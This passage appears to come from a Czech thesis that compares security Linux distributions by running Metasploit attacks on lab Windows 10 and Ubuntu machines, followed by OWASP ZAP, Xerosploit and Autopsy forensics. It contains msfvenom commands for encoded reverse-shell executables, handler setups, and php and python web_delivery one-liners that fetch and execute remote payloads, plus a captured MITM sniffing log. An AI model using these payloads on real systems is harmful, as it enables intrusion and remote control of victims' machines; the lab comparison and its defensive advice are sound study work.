
Obrázek 44 Nastavení exploitu v armitage

Konzole vypíše spojení

```
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.43.61:4444
[*] Sending stage (180291 bytes) to 192.168.43.188
[*] Meterpreter session 1 opened (192.168.43.61:4444 -> 192.168.43.188:50229) at 2020-04-09 16:44:36 +0000
```

Obrázek 45 Spojení s cílem

V prostředí armitage se nachází přehledné menu, jaké operace jsou možné s cílovým OS.



Obrázek 46 Operace v zasaženém OS

7.3.4 Průběh testu – BackBox Linux

BackBox obsahuje pouze prostředí pro msfconsole. V menu se nachází v Auditing – File Analysis – Network.

S pomocí msfvenom se vygeneruje spustitelný soubor pro OS Windows.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.43.206
LPORT=4444 -f exe -e x86/shikata_ga_nai -o /var/www/html/test.exe
```

```
[ - ] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[ - ] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
```

Obrázek 47 Generování spustitelného souboru – BackBox

Přes apache je poslán do OS Windows.

Po spuštění msfconsole je použit multi/handle exploit.

```
use exploit/multi/handler
```

Dále je nastaven LHOST a LPORT BackBoxu a payload.

```
set lport 4444
```

```
set lhost 192.168.43.209
```

```
set payload windows/meterpreter/reverse_tcp
```

Nyní je možné zahájit exploit. Po startu byl spuštěn test.exe v OS Windows 10.

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.43.209:4444
[*] Sending stage (179779 bytes) to 192.168.43.188
[*] Meterpreter session 1 opened (192.168.43.209:4444 -> 192.168.43.188:50476) at 2020-04-09 21:22:27 +0000
```

Obrázek 48 Navázání spojení s Windows – BackBox

```
meterpreter > sysinfo
Computer      : DESKTOP-3D1F40U
OS            : Windows 10 (Build 18362).
Architecture : x64
System Language : en-US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
```

Obrázek 49 Systémové informace cílového OS

Pro příklad úspěšného exploitu je možné ukončit běžící proces:

```
meterpreter > pkill SkypeApp
Filtering on 'SkypeApp'
Killing: 904
```

Obrázek 50 Ukončení běžícího procesu v cílovém OS

7.3.5 Průběh testu – BlackArch Linux

S pomocí msfvenom se vygeneruje exe soubor.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.43.33
```

```
LPORT=4444 -f exe -e x86/shikata_ga_nai -o /home/exx.exe
```

```
[*] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[*] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
Saved as: /home/exx.exe
```

Obrázek 51 Generování spustitelného souboru – BlackArch

Na Arch Linuxu se apache server spouští přes `systemctl start httpd.service`.

Po přesunutí souboru na Windows se nastaví Metasploit.

```
use exploit/multi/handler
set lport 4444
set lhost 192.168.43.209
set payload windows/meterpreter/reverse_tcp
```

Následně je spuštěn exploit a je navázáno spojení s Windows 10.

```
[*] Started reverse TCP handler on 192.168.43.33:4444
[*] Sending stage (180291 bytes) to 192.168.43.188
[*] Meterpreter session 2 opened (192.168.43.33:4444 -> 192.168.43.188:49753) at
2020-04-11 15:56:57 +0000

meterpreter > sysinfo
Computer      : DESKTOP-3D1F40U
OS           : Windows 10 (10.0 Build 18362).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
```

Obrázek 52 Navázání spojení a systémové informace cílového OS

Přes Meterpreter se například vstoupí do souborového systému.

```
meterpreter > cd C:/
meterpreter > dir
Listing: C:\
=====
Mode                Size                Type             Last modified     Name
----                -
40777/rwxrwxrwx     0                   dir              2019-03-19 04:52:43 +0000  $Recycle.Bin
40777/rwxrwxrwx     0                   dir              2020-04-08 16:27:33 +0000  Documents and Settings
40777/rwxrwxrwx     0                   dir              2019-03-19 04:52:43 +0000  PerfLogs
40555/r-xr-xr-x    4096                dir              2019-03-19 04:52:43 +0000  Program Files
40555/r-xr-xr-x    4096                dir              2019-03-19 04:52:44 +0000  Program Files (x86)
40777/rwxrwxrwx    4096                dir              2019-03-19 04:52:44 +0000  ProgramData
40777/rwxrwxrwx     0                   dir              2020-04-08 16:28:43 +0000  Recovery
40777/rwxrwxrwx    4096                dir              2020-04-08 16:16:26 +0000  System Volume Information
40555/r-xr-xr-x    4096                dir              2019-03-19 04:37:22 +0000  Users
40777/rwxrwxrwx   16384                dir              2019-03-19 04:37:22 +0000  Windows
224611620/rw--w---- 33210113061847023  fif             1061390895-08-09 04:41:36 +0000  pagefile.sys
224611620/rw--w---- 33210113061847023  fif             1061390895-08-09 04:41:36 +0000  swapfile.sys
```

Obrázek 53 Ukázka vstupu do souborového systému cílového OS

7.3.6 Doporučení

Díky nepozornosti uživatelů je v běžné praxi velice jednoduché infikovat operační systém. Jako jedno z doporučení je stahovat soubory pouze z důvěryhodných zdrojů. Dále využívat kvalitní antivirus a pravidelně aktualizovat virovou databázi. Také mít správně nastavený firewall. Jakmile je totiž infikovaný soubor spuštěn, útočník získá plnou moc nad systémem.

7.3.7 Porovnání distribucí

Následující tabulka obsahuje seřazení kritérií (1 - nejlepší, 4 - nejhorší).

Tabulka 11 Porovnání distribucí pro test B3

Zdroj: vlastní

	Kali Linux	Parrot Security	BackBox Linux	BlackArch Linux
Intuitivní nalezení nástroje v menu	1	2	3	4
Práce s nástrojem	1	4	2	3
Rychlost OS při použití nástroje	2	4	3	1

V použití nástroje Metasploit se jednotlivé distribuce značně nelišily, proto toto hodnocení bude spíše subjektivní. Bezproblémovou práci umožnil Kali Linux a BackBox Linux. V Parrot Security byl použit nástroj Armitage, který sice obsahuje uživatelsky přívětivé GUI, avšak z hlediska funkčnosti neobstál. Navázání spojení bylo úspěšné, nicméně následné ovládní zasaženého OS Windows se nechovalo podle požadavků. V BlackArch Linuxu je nutné nejdříve správně nastavit bezpečnostní politiku, jelikož blokuje příchozí pakety. Bez potřebných nastavení nebylo možné navázat spojení pomocí reverzního TCP.

Použití a výstupy z nástroje Metasploit byly totožné na všech distribucích.

7.4 B4 – Exploit linuxové distribuce Ubuntu

Dříve se linuxové distribuce všeobecně považovaly za bezpečné a mnoho uživatelů tvrdilo, že Linux není možné zavirovat. Dnes již existuje několik škodlivých kódů, kdy se do Linuxu dá proniknout a manipulovat s ním.

Linuxovou distribuci Ubuntu lze považovat jako jednu z nejpoužívanějších UNIX operačních systémů. Za pomoci Metasploit Frameworku bude otestována zranitelnost této distribuce.

7.4.1 Cíl

Cílem testu je využít zranitelnosti linuxové distribuce Ubuntu. Slouží jako ukázka dalšího použití Metasploit Frameworku.

7.4.2 Průběh testu – Kali Linux

Přes menu – Exploitation Tools – Metasploit Framework se spustí msfconsole.

Pro Ubuntu bude použit exploit `web_delivery`. Tento exploit za pomoci webového serveru zpřístupní stažitelný soubor, díky kterému je umožněno spojení a následně přes Meterpreter práce s cílovým OS. Podmínkou je spuštěný apache server na Kali Linuxu (`service apache2 start`).

Use exploit/multi/script/web_delivery

Využit bude payload s reverzním TCP.

Set payload php/meterpreter/reverse_tcp

Set LHOST 192.168.0.107

Následně je potřeba nastavit lokální host na IP adresu Kali Linuxu a označit si číselně cíl.

Přes příkaz `Show options` se zkontroluje nastavení.

Příkazem `run` je exploit spuštěn a vygeneruje se příkaz, který je nutné následně napsat do terminálu cílového Ubuntu. Po spuštění příkazu vzniká relace mezi Ubuntu a Kali Linuxem.

```
msf5 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.107:4444
[*] Using URL: http://0.0.0.0:8080/2SlcDVxk3NS4tJq
[*] Local IP: http://192.168.0.107:8080/2SlcDVxk3NS4tJq
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.0.107:8080/2SlcDVxk3NS4tJq'));"
msf5 exploit(multi/script/web_delivery) > [*] 192.168.0.108 web_delivery - Delivering Payload (1114 bytes)
[*] Sending stage (38288 bytes) to 192.168.0.108
[*] Meterpreter session 1 opened (192.168.0.107:4444 → 192.168.0.108:36028) at 2020-04-13 04:53:26 -0400
```

Obrázek 54 Kali Linux – navázání spojení s Ubuntu


Přes příkaz `sessions 1` (Meterpreter session 1 opened) se objeví v příkazové řádce Meterpreter a je umožněno ho využít.

Pro příklad je zde uvedena práce v souborovém systému, kdy je v Kali Linuxu použit příkaz na vytvoření složky, což se následně promítne i v Ubuntu.

```
meterpreter > cd ..
meterpreter > ls
Listing: /home/ubuntu
=====
Mode                Size      Type    Last modified          Name
----                -
100600/rw-----   36      fil    2019-12-29 06:50:14 -0500 .bash_history
100644/rw-r--r--   220     fil    2019-12-29 06:21:45 -0500 .bash_logout
100644/rw-r--r--  3771     fil    2019-12-29 06:21:45 -0500 .bashrc
40750/rwxr-x---   4096    dir    2019-12-29 06:45:26 -0500 .cache
40750/rwxr-x---   4096    dir    2019-12-29 06:38:43 -0500 .config
40700/rwx-----   4096    dir    2019-12-29 06:38:52 -0500 .gnupg
40700/rwx-----   4096    dir    2019-12-29 06:37:36 -0500 .local
100644/rw-r--r--   807     fil    2019-12-29 06:21:45 -0500 .profile
40700/rwx-----   4096    dir    2019-12-29 06:38:52 -0500 .ssh
100644/rw-r--r--    0      fil    2019-12-29 06:39:03 -0500 .sudo_as_admin_successful
40755/rwxr-xr-x   4096    dir    2019-12-29 06:37:38 -0500 Desktop
40755/rwxr-xr-x   4096    dir    2019-12-29 06:37:38 -0500 Documents
40755/rwxr-xr-x   4096    dir    2019-12-29 06:37:38 -0500 Downloads
40755/rwxr-xr-x   4096    dir    2019-12-29 06:37:38 -0500 Music
40755/rwxr-xr-x   4096    dir    2019-12-29 06:37:38 -0500 Pictures
40755/rwxr-xr-x   4096    dir    2019-12-29 06:37:38 -0500 Public
40755/rwxr-xr-x   4096    dir    2019-12-29 06:37:38 -0500 Templates
40755/rwxr-xr-x   4096    dir    2019-12-29 06:37:38 -0500 Videos

meterpreter > cd Desktop
meterpreter > mkdir YouHaveBeenHacked!
Creating directory: YouHaveBeenHacked!
```

Obrázek 55 Vytvoření složky v zasaženém OS přes Kali Linux



Obrázek 56 Zasažené Ubuntu

7.4.3 Průběh testu – Parrot Security

V Parrot Security se nástroj spouští přes Applications – Pentesting – Exploitation tools – Metasploit Framework.

Bude použit web_delivery exploit společně s reverzním TCP payloadem, dále je nutné nastavit lokální IP adresu Parrot Security. Dále je nutné spustit Apache webový server.

Use exploit/multi/script/web_delivery

Set payload php/meterpreter/reverse_tcp

Set LHOST 192.168.0.109

Run

```
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.109:4444
msf5 exploit(multi/script/web_delivery) > [*] Using URL: http://0.0.0.0:8080/kL3ENl
[*] Local IP: http://192.168.0.109:8080/kL3ENl
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.0.109:8080/kL3ENl'));"
```

Obrázek 57 Parrot Security – navázání spojení

V cílové Ubuntu stanici se spustí vygenerovaný příkaz.

Spojení je navázáno, přes příkaz *session 2* se přistoupí k Meterpreteru a manipulaci se zasaženým cílem.

```
msf5 exploit(multi/script/web_delivery) > sessions 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer      : ubuntu1910
OS            : Linux ubuntu1910 5.3.0-24-generic #26-Ubuntu SMP Thu Nov 14 01:33:18 UTC 2019 x86_64
Meterpreter   : php/linux
```

Obrázek 58 Systémové informace zasaženého Ubuntu

7.4.4 Průběh testu – BackBox Linux

Metasploit v BackBoxu se v menu nachází v Auditing – File Analysis – Network.

Pro test bude opět potřeba spustit webový server přes *service apache2 start*.

Po spuštění msfconcole se použije *exploit/multi/script/web_delivery*. Nastaví se LHOST na IP adresu BlackArchu. Dále bude nastaven payload, tentokrát na bázi Pythonu, avšak chování je velice podobné jako u php payloadu.

Use exploit/multi/script/web_delivery

Set payload python/meterpreter/reverse_tcp

Set LHOST 192.168.0.110

Run

```
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.110:4444
[*] Using URL: http://0.0.0.0:8080/toB6gAUrrr
[*] Local IP: http://192.168.0.110:8080/toB6gAUrrr
[*] Server started.
[*] Run the following command on the target machine:
python -c "import sys;u=__import__('urllib'+{2:'3':'request'}[sys.version_info[0]],fromList=('urlopen',));r=u
.urlopen('http://192.168.0.110:8080/toB6gAUrrr');exec(r.read());"
msf5 exploit(multi/script/web_delivery) > [*] 192.168.0.108 web_delivery - Delivering Payload
[*] Sending stage (53755 bytes) to 192.168.0.108
[*] Meterpreter session 1 opened (192.168.0.110:4444 -> 192.168.0.108:35040) at 2020-04-13 18:02:25 +0000
```

Obrázek 59 BackBox – navázání spojení s Ubuntu

Na Ubuntu je spuštěn příkaz a spojení je navázáno. Po příkazu *sessions 1* se načte konzole pro Meterpreter.

```
meterpreter > sysinfo
Computer      : ubuntu1910
OS            : Linux 5.3.0-24-generic #26-Ubuntu SMP Thu Nov 14 01:33:18 UTC 2019
Architecture : x64
System Language : en_US
Meterpreter   : python/linux
```

Obrázek 60 Ukázka systémových informací z Ubuntu

7.4.5 Průběh testu – BlackArch Linux

Spuštění nástroje proběhne přes terminál příkazem *msfconsole*. Nejdříve se spustí webový server příkazem *Systemctl start httpd.service*. Dále je potřeba nastavit bezpečnostní politiku, která brání příchozí komunikaci.

Iptables -P INPUT ACCEPT

Nyní se nastaví druh exploitu, payloadu a LHOST. Bude použit Python payload, jelikož BlackArch PHP payload neobsahuje, použití je však stejné jako u PHP payloadu.

Use exploit/multi/script/web_delivery

Set payload python/meterpreter/reverse_tcp

Set LHOST 192.168.0.111

Run

```
msf5 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.111:4444
[*] Using URL: http://0.0.0.0:8080/5YHK3exELT
[*] Local IP: http://192.168.0.111:8080/5YHK3exELT
[*] Server started.
[*] Run the following command on the target machine:
python -c "import sys;u=__import__('urllib'+(2:',';3:'.request')[sys.version_info[0]],fromlist=('url
open',));r=u.urlopen('http://192.168.0.111:8080/5YHK3exELT');exec(r.read());"
```

Obrázek 61 BlackArch – navázání spojení s Ubuntu

V Ubuntu se spustí příkaz, který nám Metasploit poskytne. Relace je navázána, příkazem *session 1* je otevřen Meterpreter.

```
meterpreter > sysinfo
Computer      : ubuntu1910
OS            : Linux 5.3.0-24-generic #26-Ubuntu SMP Thu Nov 14 01:33:18 UTC 2019
Architecture : x64
System Language : en_US
Meterpreter   : python/linux
```

Obrázek 62 Systémové informace z napojeného Ubuntu

7.4.6 Doporučení

- Nestahovat balíčky z nedůvěryhodných zdrojů
- Nespouštět nedůvěryhodné skripty

7.4.7 Porovnání distribucí

Tabulka 12 Porovnání distribucí pro test B4

Zdroj: vlastní

	Kali Linux	Parrot Security	BackBox Linux	BlackArch Linux
Intuitivní nalzení nástroje v menu	1	2	3	4
Práce s nástrojem	1	3	2	4
Rychlost OS při použití nástroje	2	4	3	1

Metasploit framework zde opět ukázal svoji použitelnost ve všech prostředích. Jednotlivé distribuce se rychlostně a výkonnostně od sebe znatelně nelišily. Nejrychlejší byl zde BlackArch, který sází na rychlost na úkor grafickému rozhraní. Kali Linux a Parrot Security použily payload na bázi PHP, BackBox a BlackArch na bázi Python. Použití a výsledky však byly totožné. Jediný BlackArch si žádal upravit bezpečnostní politiku, aby bylo možné navázat spojení za pomoci payloadu reverzního TCP.

Výstup se u distribucích výrazně nelišil, pouze Parrot Security u výpisu systémových informací neuváděl parametr systémového jazyka Ubuntu distribuce.

7.5 Doplnující testy


7.5.1 Použití nástroje OWASP ZAP na distribuci BackBox

BackBox v základu obsahuje nástroj OWASP ZAP. Je dostupný přímo po rozkliknutí menu, jakožto jeden z nejvýznamnějších nástrojů této distribuce. Kali Linux má nástroj také pod jménem OWASP ZAP. BlackArch a Parrot Security totožný nástroj obsahují pod jménem zaproxy.

OWASP ZAP je skenovací nástroj pro webové aplikace. Disponuje grafickým rozhraním a použití je snadné i pro začínající uživatele. Pomocí automatických testů objevuje zranitelná místa.

V tomto testu bude útok proveden opět na vytvořenou testovací WordPress webovou aplikaci, která byla pro potřeby testu nasazena na hosting.

Po výběru nástroje v menu se objeví základní pracovní plocha.




Obrázek 63 Ukázka OWASP ZAP

Pro pokročilejší uživatele je zde možnost pokročilého nastavení testů a skenovací politiky.


Po započetí útoku nástroj nejdříve dohledá všechna návazná URL.

V záložce Alerts se nacházejí všechna zranitelná místa, která nástroj dohledal.



Obrázek 64 Popis zranitelných míst v OWASP ZAP

Obsahují závažnost chyby, obecný popis, identifikaci konkrétní URL, kde se chyba nachází. Důležitá je záložka Response, která poukazuje na místo ve zdrojovém kódu, díky kterému se nástroj domnívá, že jde o zranitelné místo.



Obrázek 65 OWASP ZAP – zranitelné místo ve zdrojovém kódu

Díky podrobným popisům a přesnému dohledání chyby je nástroj vhodný nejen pro pracovníky inženýrské bezpečnosti ale i pro webové vývojáře, kteří mohou díky jednoduchému použití nástroje lépe zabezpečit aplikaci.

7.5.2 Nástroj Xerosploit pro simulaci útoku Man in the middle

Xerosploit se nachází v základu distribuce BlackArch. Do ostatních distribucí je však snadno doinstalovatelný. Test bude proveden pro virtuální stanici OS Windows 10.

Příkazem *xerosploit* se nástroj spustí. Přes příkaz *scan* se vylistuje seznam IP adres v LAN síti.

IP Address	Mac Address	Manufacturer
192.168.0.1		(Tp-link Technologies)
192.168.0.102		(Intel Corporate)
192.168.0.103		(Liteon Technology)
192.168.0.105	08:00:27:C8:99:17	(Oracle VirtualBoxvirtual
192.168.0.104	08:00:27:1F:30:76	(This device)

Obrázek 66 Sken sítě přes xerosploit

Zadáním IP adresy 192.168.0.105 se určí cíl – stanice Windows 10.

Příkazem *help* jsou zjištěny možnosti xerosploitu. Dají se skenovat otevřené porty, zahájit DoS útok, nahradit v prohlížeči obrázky nebo například odchytil pakety uvnitř sítě.

Pro příklad je zvolen *sniff*, který ze zasaženého cíle odposlouchává pohyby po prohlížeči a logy si ukládá.

```
[DESKTOP-3D1F40U/192.168.0.105 > 77.75.77.9:https] [HTTPS] https://h.imedia.cz./
[DESKTOP-3D1F40U/192.168.0.105 > 77.75.79.43:https] [HTTPS] https://ssp.imedia.cz./
[DESKTOP-3D1F40U/192.168.0.105] POST http://ocsp.int-x3.letsencrypt.org/ ( application/ocsp-response ) [200]

[HEADERS]
Host : ocsp.int-x3.letsencrypt.org
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept : */*
Accept-Language : en-US,en;q=0.5
Content-Type : application/ocsp-request
Content-Length : 85
DNT : 1
Connection : close
Pragma : no-cache

[BODY]
30 53 30 51 30 4F 30 4D 30 4B 30 09 06 05 2B 0E 0S0Q000M0K0 ... +.
03 02 1A 05 00 04 14 7E E6 6A E7 72 9A B3 FC F8 .....~.j.r...
A2 20 64 6C 16 A1 2D 60 71 08 5D 04 14 A8 4A 6A . dl..-`q.] ... Jj
63 04 7D DD BA E6 D1 39 B7 A6 45 65 EF F3 A8 EC c.}....9..Ee....
A1 02 12 03 53 C7 F5 07 63 6A 0E 26 99 19 56 E3 ....S...cj.6..V.
58 CD E6 7D 06 X..}.
```

Obrázek 67 Logy ze zasaženého OS

Bránit se proti Man in the middle útoku pomáhá šifrovaná komunikace přes prohlížeč. Doporučené je se nepřipojovat k veřejným a nezabezpečeným sítím, případně využít VPN.

7.5.3 Digitální forenzní analýza – nástroj Autopsy

Nástroj Autopsy je přítomen ve všech distribucích. Disponuje grafickým rozhraním a slouží k vyšetřování jednotlivých případů a analýze dat. Pro analýzu dat byl zvolen soubor z webové stránky dftt.sourceforge.net, která nabízí testovací image disků.

Příkazem *autopsy* se nástroj spouští, následně je poskytnut odkaz, který se zadá do prohlížeče.

Přes New Case je vytvořen záznam o novém případě.

CREATE A NEW CASE

1. **Case Name:** The name of this investigation. It can contain only letters, numbers, and symbols.
Testcase

2. **Description:** An optional, one line description of this case.
Digital forensic

3. **Investigator Names:** The optional names (with no spaces) of the investigators for this case.
a. Test b. Investigator

Obrázek 68 Ukázka nového případu v Autopsy

Po vytvoření se k případu přiřadí hostitelský PC, který je vyšetřován, a konkrétní vyšetřovatel. K případu se dále přiřazuje image hostitelského PC, zpravidla celý disk nebo jeho část. Autopsy umožňuje hash těchto souborů.

1. **Location**
Enter the full path (starting with /) to the image file.
If the image is split (either raw or EnCase), then enter '*' for the extension.
/home/user/Downloads/8-jpeg-search/8-jpeg-sea

2. **Type**
Please select if this image file is for a disk or a single partition.
 Disk Partition

Obrázek 69 Přiřazení image v Autopsy

Po vložení image se data mohou analyzovat. Autopsy zjistí veškeré složky a soubory na tomto image, včetně těch ztracených.

FILE ANALYSIS KEYWORD SEARCH FILE TYPE IMAGE DETAILS META DATA DATA UNIT HELP CLOSE

Current Directory: C:/ del1/

ADD NOTE GENERATE MD5 LIST OF FILES

DEL	Type	NAME	WRITTEN	ACCESSED	CHANGED	CREATED
	d / d	./.	2004-06-10 03:59:10 (UTC)	2004-06-10 03:59:10 (UTC)	2004-06-10 03:59:10 (UTC)	2004-06-10 03:22:22 (UTC)
	d / d	./	2004-06-10 03:59:15 (UTC)	2004-06-10 03:59:15 (UTC)	2004-06-10 03:59:15 (UTC)	2004-06-10 03:27:44 (UTC)
✓	- / r	file6.jpg	2004-06-10 06:48:08 (UTC)	2004-06-10 03:28:00 (UTC)	2004-06-10 03:28:00 (UTC)	2004-06-10 03:28:00 (UTC)

Obrázek 70 Autopsy – ukázka ztraceného souboru

Zde, ve složce del1, byl smazán jpg soubor s názvem file6.

Nástroj umožňuje závěrečný report o jednotlivých souborech.

Autopsy MFT Entry Report

GENERAL INFORMATION

MFT Entry: 39-128-3

Pointed to by file(s):

C:/archive/file8.zip

MD5 of istat output: b8f5d5d6d5aeef6a886368af1f354bce -

SHA-1 of istat output: 5d2a0eedca768c2e43b7f482d0e95cb706b42129 -

Image: '/var/lib/autopsy/Testcase/host1/images/8-jpeg-search.dd'

Offset: Full image

File System Type: ntfs

Date Generated: Sat Apr 18 15:12:10 2020

Investigator: Investigator

META DATA INFORMATION

MFT Entry Header Values:

Entry: 39 Sequence: 1

\$LogFile Sequence Number: 1074059

Allocated File

Links: 1

\$STANDARD_INFORMATION Attribute Values:

Flags: Archive

Owner ID: 0

Security ID: 259 ()

Created: 2004-06-10 03:28:51.535694400 (UTC)

File Modified: 2004-06-10 07:16:42.000000000 (UTC)

MFT Modified: 2004-06-10 03:28:51.645852800 (UTC)

Accessed: 2004-06-10 03:28:51.645852800 (UTC)

\$FILE_NAME Attribute Values:

Flags: Archive

Name: file8.zip

Parent MFT Entry: 37 Sequence: 1

Allocated Size: 0 Actual Size: 0

Created: 2004-06-10 03:28:51.535694400 (UTC)

File Modified: 2004-06-10 03:28:51.535694400 (UTC)

MFT Modified: 2004-06-10 03:28:51.535694400 (UTC)

Accessed: 2004-06-10 03:28:51.535694400 (UTC)

Obrázek 71 Ukázka reportu z Autopsy

8 Zhodnocení výsledků

